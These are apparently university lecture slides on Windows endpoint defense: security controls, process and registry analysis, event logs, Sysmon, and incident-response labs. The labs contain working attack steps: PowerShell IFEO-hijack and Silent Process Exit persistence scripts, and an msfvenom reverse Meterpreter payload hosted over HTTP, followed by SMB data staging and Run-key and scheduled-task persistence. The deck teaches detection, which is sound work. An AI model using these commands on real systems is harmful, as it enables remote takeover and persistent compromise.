

جامعة الملك عبد الله
للعلوم والتقنية

King Abdullah University of
Science and Technology



أكاديمية كاوست
KAUST ACADEMY



CYBER DEFENSE OPERATIONS

Endpoint Defensive Architecture

Dr. Ali Hassan

Instructional Professor, CEMSE Division,
King Abdullah University of Science and
Technology,

Contact: ali.hassan.1@kaust.edu.sa

ENDPOINT SECURITY CONTROLS

Antivirus / Antimalware (AV/AM)

- **Inspects** files and active memory loops for malicious payloads.
- Relies on static **signature** matching, heuristics, and hash verification.
- Blocks common, pre-existing malware before it can execute on the system

Endpoint Detection and Response (EDR)

- Continuous, **real-time** monitoring of host-level operations.
- Managed via a **persistent** software agent deployed on every endpoint.
- **Tracks** active system processes, file modifications, registry edits, and network connections.
- Provides deep **behavioral visibility** to isolate infected hosts during a live breach.

ENDPOINT SECURITY CONTROLS

Data Loss Prevention (DLP)

- Prevents unauthorized **leakage** or transmission of sensitive organizational data.
- **Protects** information at rest (storage), in transit (network), and in use (processing).
- Applies strict **data access controls**, dynamic masking, and automated egress blocking.

User and Entity Behavior Analytics (UBA / UEBA)

- Analyzes **operational** patterns of human users and machine accounts.
- **Benchmarks** real-time actions against historical and peer group baselines.
- **Exposes** insider threats, compromised administrative accounts, and slow data exfiltration.

ENDPOINT SECURITY CONTROLS

HIDS / HIPS

- HIDS (Detection): **Monitors** host-level event logs, integrity states, and file systems to flag indicators of compromise.
- HIPS (Prevention): Actively **intercepts** and drops unauthorized system calls or malicious processes in real time.

Host-Based Firewall

- **Regulates** inbound and outbound packet flows directly on an individual host machine.
- **Blocks** unauthorized port access and limits lateral movement across network zones

ENDPOINT TELEMETRY & FORENSIC ARTIFACTS

Process Execution Analytics

- Monitoring runtime states, Process Identifiers (PIDs), and cryptographic hashes.
- Analyzing Parent-Child Process Hierarchies to detect anomalous execution lines.
- Identifying Living-off-the-Land (LotL) tactics and LOLBin abuse.

File System Integrity Tracking

- Auditing creation, modification, and hard deletions across critical directories.
- Deploying File Integrity Monitoring (FIM) for cryptographic baseline validation.
- Detecting high-velocity file modification streams as a primary indicator of ransomware.

ENDPOINT TELEMETRY & FORENSIC ARTIFACTS

Outbound Network Mapping

- **Mapping** network socket connections natively initiated from individual hosts.
- **Correlating** Layer-3 and Layer-4 data (IPs, ports, DNS) directly back to a triggering local PID.
- Exposing stealth Command and Control (C2) **beaconing** channels in non-networked applications.

Registry & Persistence Audit

- **Monitoring** Windows Registry hives and native Unix daemon startup paths (systemd).
- **Validating** common persistence vectors: Run/RunOnce keys, scheduled tasks, and rogue services.
- Catching Defense **Evasion** attempts designed to disable local security controls.

ENDPOINT TELEMETRY & FORENSIC ARTIFACTS

User Authentication & Session Context

- Capturing authentication assertions, privilege changes, and access session transitions.
- Differentiating between physical Interactive Logins (Type 2) and Network Logins (Type 3).

In-Memory Threat Detection

- Auditing volatile memory space (RAM) allocation modifications and runtime code injection hooks.
- Exposing Process Injection and Process Hollowing within critical system processes (e.g., lsass.exe).

WINDOWS PROCESS ANALYSIS

A **process** is a running instance of a program or application.

- Most malicious activity eventually appears as process activity.

Each process typically has:

- A Process ID, or **PID**, which uniquely identifies it while it is running.
- A **parent** process, which started it.
- One or more **threads**, which perform the actual execution.
- A dedicated area of **virtual memory**.
- **Security context**, such as the user account or privilege level under which it runs.

WINDOWS PROCESS ANALYSIS

System processes are essential processes used by Windows to provide core operating system functionality.

- Examples include System, smss.exe, csrss.exe etc.

System processes are normally **expected to run** from specific Windows directories and often have predictable behavior.

- For example, legitimate csrss.exe usually runs from C:\Windows\System32.

Attackers may create malicious files with **names similar to** legitimate Windows processes.

- Therefore, analysts should not rely only on the process name. They should also check the file path, parent process, digital signature, command line, and behavior.

WINDOWS PROCESS ANALYSIS

User processes are processes launched directly or indirectly by a user.

- Example: notepad.exe, explorer.exe etc.
- These processes are usually **less privileged** than system processes and run under the user's account.

Service processes run in the background and provide system or application functionality without direct user interaction.

- Example: Windows Update, Print Spooler, lsass.exe, svchost.exe etc.


WINDOWS PROCESS ANALYSIS

Common signs of suspicious process activity:

Suspicious Behavior	Example
Unusual parent-child relationship	winword.exe launching powershell.exe
Process running from strange location	Executable running from AppData or Temp
Misspelled system process name	svch0st.exe instead of svchost.exe
Unexpected network activity	notepad.exe connecting to the internet
Credential access attempts	Unknown process accessing lsass.exe
Encoded or obfuscated command line	PowerShell with -enc or long unreadable strings
Unsigned executable	Unknown binary without valid digital signature

Tools for Viewing and Analyzing Processes: Task manager, process explorer, Windows event viewer, Sysmon, Powershell, EDR/SIEM tools.

PROCESSES CREATION HIERARCHY



CORE SYSTEM PROCESSES IN WINDOWS

The **System** process is involved in **kernel-level** activity, device drivers, memory management, and other core OS functions.

smss.exe helps create user **sessions** and starts key processes such as **csrss.exe** and **wininit.exe**.

Feature	Details
Image Path:	None (or C:\Windows\system32\ntoskrnl.exe)
PID:	4
Parent Process:	None (or System Idle Process)
Number of Instances:	1
User Account:	Local System
Start Time:	At Boot

Feature	Details
Image Path:	%SystemRoot%\System32\smss.exe
Parent Process:	System (4)
No. of Instances:	1 master, 1 child instance per session (children self-terminate)
User Account:	Local System
Start Time:	Within seconds of boot

CORE SYSTEM PROCESSES IN WINDOWS

csrss.exe supports core Windows user-mode functionality. It is required for **console** windows, process/**thread** creation support, importing **DLLs** for Win APIs etc.

Feature	Details
Image Path:	%SystemRoot%\System32\csrss.exe
Parent Process:	smss.exe (orphan process)
Number of Instances:	Two or more
User Account:	Local System
Start Time:	Within seconds of boot (first two instances)

wininit.exe starts important background **system components** during boot. **Initialize** all the things (services.exe, lsass.exe, etc)!

Feature	Details
Image Path:	%SystemRoot%\System32\wininit.exe
Parent Process:	smss.exe (orphan process)
Number of Instances:	1
User Account:	Local System
Start Time:	Within seconds of boot

CORE SYSTEM PROCESSES IN WINDOWS

services.exe is the Service Control Manager. It starts, stops, and manages **Windows services**. Sets the LastKnownGood CurrentControlSet registry value.

Feature	Details
Image Path:	%SystemRoot%\System32\services.exe
Parent Process:	wininit.exe
Number of Instances:	1
User Account:	Local System
Start Time:	Within seconds of boot

svchost.exe is a **generic host process** used to run Windows services implemented as DLLs. Multiple svchost.exe processes normally run at the same time because Windows **groups** services into separate service host processes.

Feature	Details
Image Path:	%SystemRoot%\System32\svchost.exe
Parent Process:	services.exe
Number of Instances:	Many (typically 10+)
User Account:	Local System, Network Service, Local Service, or a user account
Start Time:	Within seconds of boot or whenever services start

CORE SYSTEM PROCESSES IN WINDOWS

lsass.exe enforces local security policy and handles authentication-related operations. It is responsible for validating logons, managing access tokens, and supporting authentication protocols.

Feature	Details
Image Path:	%SystemRoot%\System32\lsass.exe
Parent Process:	wininit.exe
Number of Instances:	1
User Account:	Local System
Start Time:	Within seconds of boot

winlogon.exe manages interactive logon and logoff operations. It handles secure attention sequence behavior, user session initialization, locking, unlocking, and logoff.

- Loads user profiles (NTUSER.DAT)

Feature	Details
Image Path:	%SystemRoot%\System32\winlogon.exe
Parent Process:	smss.exe (orphan process)
Number of Instances:	1 or more
User Account:	Local System
Start Time:	Within seconds of boot (Session 1)

CORE SYSTEM PROCESSES IN WINDOWS

explorer.exe provides the Windows graphical shell, including the desktop, taskbar, Start menu, and File Explorer.

conhost.exe supports console windows for command-line applications such as cmd.exe and some PowerShell sessions.

rundll32.exe is a legitimate Windows utility used to execute functions exported from DLL files.

Feature	Details
Image Path:	%SystemRoot%\explorer.exe
Parent Process:	userinit.exe (orphan process)
Number of Instances:	1 or more
User Account:	Logged-in User Account
Start Time:	When interactive user sessions begin

PROCESS INVESTIGATION - CHECKLIST

Verify **parent-child** integrity

Child **behavior** verification

Command-line arguments

Name **spoofing** and Typo squatting

User **Security Context**

Image Path Verification

WINDOWS REGISTRY ANALYSIS

The Windows **Registry** is a centralized **hierarchical** database used by Windows and applications to store configuration information.

Attackers often **modify** it to achieve persistence, defense evasion, privilege escalation, or configuration tampering. **Defenders** also use the Registry to **investigate** what changed on a system.

WINDOWS REGISTRY ANALYSIS

The registry is divided into five main root folders, known as hives:

HKEY_LOCAL_MACHINE (HKLM): Stores system-wide configurations, hardware drivers, and boot settings. These apply to all users on the device.

HKEY_CURRENT_USER (HKCU): Contains environment settings specific to the user currently logged into the session (e.g., desktop wallpaper, keyboard layouts).

HKEY_USERS (HKU): Contains individual configuration profiles for every active user account configured on the system.

HKEY_CLASSES_ROOT (HKCR): Handles file associations (e.g., ensuring a .docx file opens with Microsoft Word) and COM object registrations.

HKEY_CURRENT_CONFIG (HKCC): Temporarily stores hardware profile links gathered during system startup.

WINDOWS REGISTRY ANALYSIS

System-Wide Hives (HKLM)

The files governing machine-wide settings are located in **C:\Windows\System32\config**

- **SYSTEM**: Kernel configurations, device drivers, and startup service states.
- **SOFTWARE**: Third-party application preferences, operating system versions, and licensing data.
- **SAM** (Security Accounts Manager): Holds local user account data, group memberships, and hashed passwords.
- **SECURITY**: System-wide security policies, active user privileges, and login rules.
- **DEFAULT**: The baseline user template used when generating a brand-new user profile.

User-Specific Hives (HKCU & HKU)

- Individual user preferences are mapped directly inside each user's **home directory**.
- **NTUSER.DAT**: Located at C:\Users\<Username>\NTUSER.DAT. This file is hidden by default and dynamically populates HKEY_CURRENT_USER when that specific user logs in.
- **UsrClass.dat**: Located at C:\Users\<Username>\AppData\Local\Microsoft\Windows\UsrClass.dat. This hidden database specifically manages user-level file associations and custom shell layouts.

ACTIVITY: IFEO HIJACKING

Image File Execution Options (IFEO) is a legitimate, built-in feature of the Windows operating system intended to help developers debug applications.

- It allows a developer to specify that whenever a particular executable launches, it should automatically be passed into a development or debugging tool (like Visual Studio or WinDbg).

```
# =====
# Windows 11 Lecture Demo: IFEO Hijack Substitution (Clean Redirection)
# Target: taskmgr.exe -> Redirects to cmd.exe without process blocking
# =====
$TargetApp      = "taskmgr.exe"
$ReplacementApp = "C:\Windows\System32\cmd.exe"
# 1. Build the precise IFEO target registry path
$RegistryPath   = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\$TargetApp"
# 2. Create the target subkey folder
New-Item -Path $RegistryPath -Force | Out-Null
# 3. Construct the stealth debugger payload string - to avoid process locking problem.
# This forces cmd.exe to launch independently and discards trailing arguments via '& rem'
$DebuggerPayload = "cmd.exe /c start `\"`\" \"$ReplacementApp`\" & rem"
# 4. Inject the Debugger property into the target key
$RegistryParams = @{
    Path          = $RegistryPath
    Name           = "Debugger"
    Value          = $DebuggerPayload
    PropertyType   = "String"
    Force         = $true
}
New-ItemProperty @RegistryParams | Out-Null
Write-Host "[+] IFEO Hijack Active: Launch Task Manager to view the redirection." -ForegroundColor Green
```

ACTIVITY: IFEO HIJACKING

ACTIVITY – IFEO HIJACKING (CLEANUP)

```
# =====
# Cleanup Script: Reverting the taskmgr.exe IFEO Configuration
# Description: Deletes the custom subkey folder to restore default OS operations
# =====

$TargetApp      = "taskmgr.exe"
$RegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\$TargetApp"

# Check if the custom demonstration key exists before altering settings
if (Test-Path -Path $RegistryPath) {

    # Recursively delete the folder and its properties
    Remove-Item -Path $RegistryPath -Recurse -Force | Out-Null

    Write-Host "[+] Cleanup successful! taskmgr.exe will now behave normally." -ForegroundColor Green
} else {
    Write-Host "[-] Cleanup skipped: No custom registry modifications detected." -ForegroundColor Cyan
}
```


ACTIVITY: SILENT PROCESS EXIT

Silent Process Exit is a Windows debugging and monitoring mechanism that can trigger an action when a specific process exits unexpectedly or is forcibly terminated.

It is configured through two Registry locations:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\<process.exe>

and:

HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\<process.exe>

ACTIVITY – SILENT PROCESS EXIT

```
$TargetProcess = "osk.exe"
$MonitorProcess = "$env:WINDIR\System32\charmap.exe"

$IFEOBase = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options"
$SPEBase = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit"

$IFEOKey = "$IFEOBase\$TargetProcess"
$SPEKey = "$SPEBase\$TargetProcess"

Remove-Item $IFEOKey -Recurse -Force -ErrorAction SilentlyContinue
Remove-Item $SPEKey -Recurse -Force -ErrorAction SilentlyContinue

New-Item -Path $IFEOKey -Force | Out-Null
New-Item -Path $SPEKey -Force | Out-Null

New-ItemProperty -Path $IFEOKey -Name "GlobalFlag" -Value 0x200 -PropertyType DWord -Force | Out-Null
New-ItemProperty -Path $SPEKey -Name "ReportingMode" -Value 1 -PropertyType DWord -Force | Out-Null
New-ItemProperty -Path $SPEKey -Name "MonitorProcess" -Value $MonitorProcess -PropertyType String -Force | Out-Null
```

ACTIVITY – SILENT PROCESS EXIT (CLEAN UP)

```
$TargetProcess = "osk.exe"
```

```
$IFEObase = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options"
```

```
$SPEBase = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit"
```

```
$IFEKey = "$IFEObase\$TargetProcess"
```

```
$SPEKey = "$SPEBase\$TargetProcess"
```

```
Remove-Item $IFEKey -Recurse -Force -ErrorAction SilentlyContinue
```

```
Remove-Item $SPEKey -Recurse -Force -ErrorAction SilentlyContinue
```

WINDOWS AUTORUNS

Windows Autorun registry keys are registry locations that Windows checks during startup or user logon to automatically launch programs, scripts, services, or components.

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

Other **specialized keys** are also used to trigger execution. For example:

- HKLM\System\CurrentControlSet\Services
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

WINDOWS SERVICES

Windows services are heavily targeted by attackers for maintaining long-term access and executing malicious code.

Cyber defenders analyze services to **identify** unauthorized changes or hidden threats across an enterprise:

- Detecting persistence
- Privilege escalation
- Hunting Living-off-the-Land (LotL)

Common **tools**:

- Sysinternals Autoruns, EDR, PowerShell

WINDOWS SCHEDULED TASKS

Windows Scheduled Tasks are automated actions configured within the operating system to execute scripts, programs, or commands at specific times or in response to distinct system events.

Tasks rely on a legitimate, trusted **native** Windows binary (taskeng.exe or schtasks.exe)

Monitoring and **detection**:

- Windows event logs (Event ID: 106, 104)
- Sysinternals Autoruns

ACTIVITY – PSAUTORUN

```
# Create Baseline
Get-PSAutorun -VerifyDigitalSignature |
Where { -not($_.isOSbinary)} |
New-AutoRunsBaseLine -Verbose -FilePath .\Baseline.ps1

# Make registry and other change here.

# Capture the Current state
Get-PSAutorun -VerifyDigitalSignature |
Where { -not($_.isOSbinary)} |
New-AutoRunsBaseLine -Verbose -FilePath .\CurrentState.ps1

# Compare changes
Compare-AutoRunsBaseLine -ReferenceBaseLine .\Baseline.ps1 -
DifferenceBaseLineFile .\CurrentState.ps1 -Verbose
```

WINDOWS EVENTS LOGS

Windows event management in cyber defense operations is the centralized process of collecting, analyzing, and storing security logs generated by the Windows operating system.

Location: C:\Windows\System32\Winevt\Logs\

Default legacy **channels**:

- Security
- System
- Applications
- Setup
- Forwarded events

SECURITY EVENT IDS

- 1102 - The audit log was cleared
- 4624 - Successful Logon
- 4625 - Failed Logon
- 4688 - A new process has been created
- 4720 - A user account was created
- 4722 - A user account was enabled
- 4723 - An attempt was made to change an account's password
- 4724 - An attempt was made to reset an account's password
- 4738 - A user account was changed
- 4725 - A user account was disabled
- 4726 - A user account was deleted
- 4732 - A member was added to a security-enabled local group
- 7030 - The Service Control Manager tried to take a corrective action (Restart the service)
- 7035 - The Service Control Manager is transitioning services to a running state
- 7036 - The Service Control Manager has reported that a service has entered the running state
- 7045 - A service was installed in the system

SYSMON

System Monitor (Sysmon) is a Windows system service and device driver that monitors and logs detailed system activity directly to the Windows Event Log structure.

- Applications and Services Logs/Microsoft/Windows/Sysmon/Operational.

While Windows Event Viewer logs basic system operations, Sysmon tracks **granular**, process-level activities, file hashes, and network connections that are **essential** for threat hunting and incident response.

Download the **configuration** file and install it:

- <https://github.com/SwiftOnSecurity/sysmon-config>
- PS> .\Sysmon64.exe -i .\sysmonconfig-export.xml -accepteula

SYSMON

Sysmon events capture granular, low-level OS behaviors by logging them into a structured XML format.

Important Event IDs:

- Event ID 1 - Process Creation
- Event ID 3 - Network Connection
- Event ID 5 - Process Terminated
- Event ID 7 - Image Loaded
- Event ID 8 - CreateRemoteThread
- Event ID 10 - ProcessAccess
- Event ID 11 - FileCreate
- Event ID 12, 13, 14 - Registry Events
- Event ID 15 - FileCreateStreamHash
- Event ID 22 - DNSEvent (DNS Query)
- Event ID 23 - FileDelete
- Event ID 29 - FileExecutableDetected

ACTIVITY – ATTACK SIMULATION

```
# Confirm that Sysmon is available
```

```
Get-Service Sysmon64
```

```
Get-WinEvent -ListLog 'Microsoft-Windows-Sysmon/Operational'
```

```
Get-WinEvent -LogName 'Microsoft-Windows-Sysmon/Operational' -MaxEvents 200  
| Group-Object Id | Sort-Object Name
```

ACTIVITY – ATTACK SIMULATION

```
# On the Linux attack machine, generate a Windows reverse Meterpreter executable:
```

```
msfvenom -p windows/meterpreter/reverse_tcp \  
LHOST=<IP_OF_LISTENER> \  
LPORT=4444 \  
-f exe \  
-o notamalware.exe
```

```
# Start the Metasploit Listener
```

```
msfconsole  
use exploit/multi/handler  
set PAYLOAD windows/meterpreter/reverse_tcp  
set LHOST <IP_OF_LISTENER>  
set LPORT 4444  
exploit
```

ACTIVITY – ATTACK SIMULATION

Host the File Using a Temporary HTTP Server on attack machine

```
python3 -m http.server --bind 0.0.0.0 8000
```

Download and Execute the File on the Windows victim VM:

- Open a browser.
- Visit → `http://<IP_OF_ATTACKER>:8000/notamalware.exe`
- Download the file.
- Open Command Prompt as Administrator and execute the downloaded file.
- If the listener is configured correctly, a Meterpreter session will appear on the Linux attacker machine

ACTIVITY – ATTACK SIMULATION

```
# From the meterpreter shell, create detectable Windows network activity and  
a new shared resource (SMB share).
```

```
load powershell  
powershell_shell
```

```
New-Item -ItemType Directory -Path "C:\Users\MA-Sandbox\Downloads\exfil" -  
Force
```

```
Set-Content -Path "C:\Users\MA-Sandbox\Downloads\exfil\passwords-demo.txt" -  
Value "Fake password data for SOC lab"
```

```
Set-Content -Path "C:\Users\MA-Sandbox\Downloads\exfil\finance-demo.csv" -  
Value "name,amount,status" Get-ChildItem "C:\Users\MA-  
Sandbox\Downloads\exfil"
```

```
New-SmbShare -Name "Exfil" -Path "C:\Users\MA-Sandbox\Downloads\exfil" -  
FullAccess "Everyone"
```

ACTIVITY – ATTACK SIMULATION

```
net use X: \\127.0.0.1\Exfil /persistent:no  
net use
```

```
# Create a file through the mapped SMB drive  
Set-Content -Path "X:\copied-through-smb.txt" -Value "This file was written  
through the mapped SMB path"  
Get-ChildItem X:\
```

```
schtasks /Create /TN "WindowsUpdateCheckDemo" /TR "notepad.exe" /SC ONLOGON  
/F
```

```
New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"  
-Name "UpdaterDemo" -Value "notepad.exe" -PropertyType String
```


ACTIVITY – DETECTION & ANALYSIS

Scenario:

An alert indicates that an endpoint in your environment may have been compromised by an attacker who established a reverse shell, staged data for exfiltration over SMB, and configured persistence mechanisms. Your task is to perform an incident response investigation on the victim machine using PowerShell, native utilities, and Sysmon event logs to trace the attacker's footprint.

Detection and Analysis

- Network & Process Triage
- Execution & Staging Analysis
- SMB Resource Interaction
- Persistence Detection

To-Do:

- # Inspect Connections Using TCPView
- # Inspect Connections Using Wireshark

WINDOWS ENDPOINT ANALYSIS - CHALLENGE

Lab scenario

You are investigating a compromised Windows workstation in a controlled lab. A suspicious executable named **challenge.exe** will simulate attacker activity on the endpoint. Your job is to determine what changes were made to the system and identify the attacker's persistence mechanisms.

You will investigate:

1. Listening network ports
2. Malware process ID
3. Loaded DLL modules
4. Parent-child process relationship
5. Local SMB shares
6. Registry Run key persistence
7. Backdoor service persistence
8. Scheduled task persistence

REFERENCES

- [1] <https://docs.rapid7.com/metasploit/installing-the-metasploit-framework/>
- [2] <https://github.com/rapid7/metasploit-omnibus>
- [3] <https://learn.microsoft.com/en-us/sysinternals/downloads/tcpview>
- [4] <https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer>
- [5] <https://www.sans.org/posters/hunt-evil/>
- [6] <https://learn.microsoft.com/en-us/sysinternals/downloads/autoruns>
- [7] <https://github.com/p0w3rsh3ll/AutoRuns>
- [8] <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks>
- [9] <https://www.elastic.co/security-labs/exploring-the-qbot-attack-pattern>
- [10] <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>
- [11] <https://github.com/SwiftOnSecurity/sysmon-config>
- [12] <https://github.com/olafhartong/sysmon-modular>
- [13] <https://github.com/ParrotSec/mimikatz>
- [14] <https://github.com/PeterDaveHello/top-1m-domains>

Questions?

